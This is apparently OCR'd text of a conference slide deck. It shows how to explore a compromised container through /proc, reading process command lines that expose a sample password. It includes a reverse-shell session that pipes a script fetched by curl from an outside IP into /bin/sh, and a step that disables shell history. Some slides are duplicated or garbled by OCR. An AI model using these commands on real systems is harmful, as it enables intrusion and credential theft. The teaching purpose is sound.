


Process Info without ps




```
> ls -l /proc/6/exe
```

Process Info without ps




```
> ls -l /proc/6/exe
lrwxrwxrwx 1 root root 0 Oct 22 19:34 /proc/6/exe -> /httpchecker
```

Process Info without ps




```
> ls -l /proc/6/exe
lrwxrwxrwx 1 root root 0 Oct 22 19:34 /proc/6/exe -> /httpchecker
> cat </proc/6/comm
```

Process Info without ps




```
> ls -l /proc/6/exe
lrwxrwxrwx 1 root root 0 Oct 22 19:34 /proc/6/exe -> /httpchecker
> cat </proc/6/comm
httpchecker
```

Process Info without ps




```
> ls -l /proc/6/exe
lrwxrwxrwx 1 root root 0 Oct 22 19:34 /proc/6/exe -> /httpchecker
> cat </proc/6/comm
httpchecker
> tr '\0' '\n' </proc/6/cmdline
```

Process Info without ps




```
> ls -l /proc/6/exe
lrwxrwxrwx 1 root root 0 Oct 22 19:34 /proc/6/exe -> /httpchecker
> cat </proc/6/comm
httpchecker
> tr '\0' '\n' </proc/6/cmdline
/httpchecker
-credentials
checker:s3cr3t_p4ssw0rd
```

Process Info without `ps`



```
> ls -l /proc/6/exe
lrwxrwxrwx 1 root root 0 Oct 22 19:34 /proc/6/exe -> /httpchecker
> cat </proc/6/comm
httpchecker
> tr '\0' '\n' </proc/6/cmdline
/httpchecker
-credentials
checker:s3cr3t_p4ssw0rd
> head </proc/6/status
```

Process Info without ps



```
> ls -l /proc/6/exe
lrwxrwxrwx 1 root root 0 Oct 22 19:34 /proc/6/exe -> /httpchecker
> cat </proc/6/comm
httpchecker
> tr '\0' '\n' </proc/6/cmdline
/httpchecker
-credentials
checker:s3cr3t_p4ssw0rd
> head </proc/6/status
Name:   httpchecker
Umask:  0022
State:  S (sleeping)
Tgid:   6
Ngid:   0
Pid:    6
PPid:   1
TracerPid:      0
Uid:    0       0       0       0
Gid:    0       0       0       0
```

Interesting Files in `/proc`


- `/proc/$pid/exe`
    - Symlink to `$pid`'s executed binary
- `/proc/$pid/cmdline`
    - `$pid`'s arguments (argv)
- `/proc/$pid/environ`
    - `$pid`'s environment variables
- `/proc/$pid/maps`
    - `$pid`'s memory regions and mapped files
- `/proc/$pid/mem`
    - Interface to `$pid`'s memory (use `lseek`)
- `/proc/$pid/maps`
    - Funny symlink to $pid's root directory
- `/proc/$pid/fd/`
    - `$pid`'s open files

- `/proc/net/tcp{,6}`
    - TCP sockets
- `/proc/mounts`
    - Mounted filesystems
- `/proc/self`
    - Symlink to opening process' `/proc/$pid`
- `/proc/sys/kernel/core_pattern`
    - Core dump "location" pattern
- `/proc/partitions`
    - Disk partitions
- `/proc/net/tcp{,6}`
    - TCP sockets

Interesting Files in `/proc`

- `/proc/$pid/exe`
  - Symlink to `$pid`'s executed binary
- `/proc/$pid/cmdline`
  - `$pid`'s arguments (argv)
- `/proc/$pid/environ`
  - `$pid`'s environment va
- `/proc/$pid/maps`
  - `$pid`'s memory r
- `/proc/$pid/mem`
  - Interface to `$pid`'s mer)
- `/proc/$pid/maps`
  - Funny symlink to $p y
- `/proc/$pid/fd/`
  - `$pid`'s open files

- / `/tcp{,6}`
  - ets
- s
  - ounted filesystems
- `/self`
  - mlink to opening process' `/proc/$pid`
- `sys/kernel/core_pattern`
  - ore dump "location" pattern
- `/partitions`
  - Disk partitions
- `/net/tcp{,6}`
  - CP sockets



tl;dr - `/proc` has Systemsy "Files"

What's a Container? (v3)

- Where my application runs all nice and self-contained
  - Application Developer
- An application running on Linux, plus isolation (and YAML)
  - Systems Administrator
- Linux, but missing bits
  - Someone who's just got a shell

But first, a Side Quest!

What's a Container? (v3)

- Where my application runs all nice and self-contained
  - Application Developer
- An application running on Linux, plus isolation (and YAML)
  - Systems Administrator
- Linux, but missing bits
  - Someone who's just got a shell

But first, a Side Quest!

What's a Container? (v3)

- Where my application runs all nice and self-contained
  - Application Developer
- An application running on Linux, plus isolation (and YAML)
  - Systems Administrator
- Linux, but missing bits
  - Someone who's just got a shell

What's that *really* mean?

What's a Container? (v3)


- Where my application runs all nice and self-contained
  - Application Developer
- An application running on Linux, plus isolation (and YAML)
  - Systems Administrator
- Linux, but missing bits
  - Someone who's just got a shell

Bet we're gonna see /proc...

What's that *really* mean?


Inside the Container

Where are we?




```
[stuart@ops.servus.mom:/home/stuart]
$ curlrevshell
23:30:52.143 Listening on 0.0.0.0:4444
23:30:52.144 To get a shell:

curl -sk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc= https://165.232.118.219:4444/c | /bin/sh

23:31:02.824 [209.38.200.165] Sent script: ID:1ikl7jhibsohp URL:165.232.118.219:4444
23:31:02.852 [209.38.200.165] Output connected: ID "1ikl7jhibsohp"
23:31:02.854 [209.38.200.165] Input connected: ID "1ikl7jhibsohp"
23:31:02.854 [209.38.200.165] Shell is ready to go!
> export HISTFILE=/dev/null
> ps awwwfux; uname -a; id
/bin/sh: 2: ps: not found
Linux e51aabe7cab9 6.1.0-22-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.94-1 (2024-06-21) x86_64 GNU/Linux
uid=0(root) gid=0(root) groups=0(root)
```

Where are we, container-style?




```
>
```

Where are we, container-style?




```
> for f in /proc/*/cmdline;
```

Where are we, container-style?



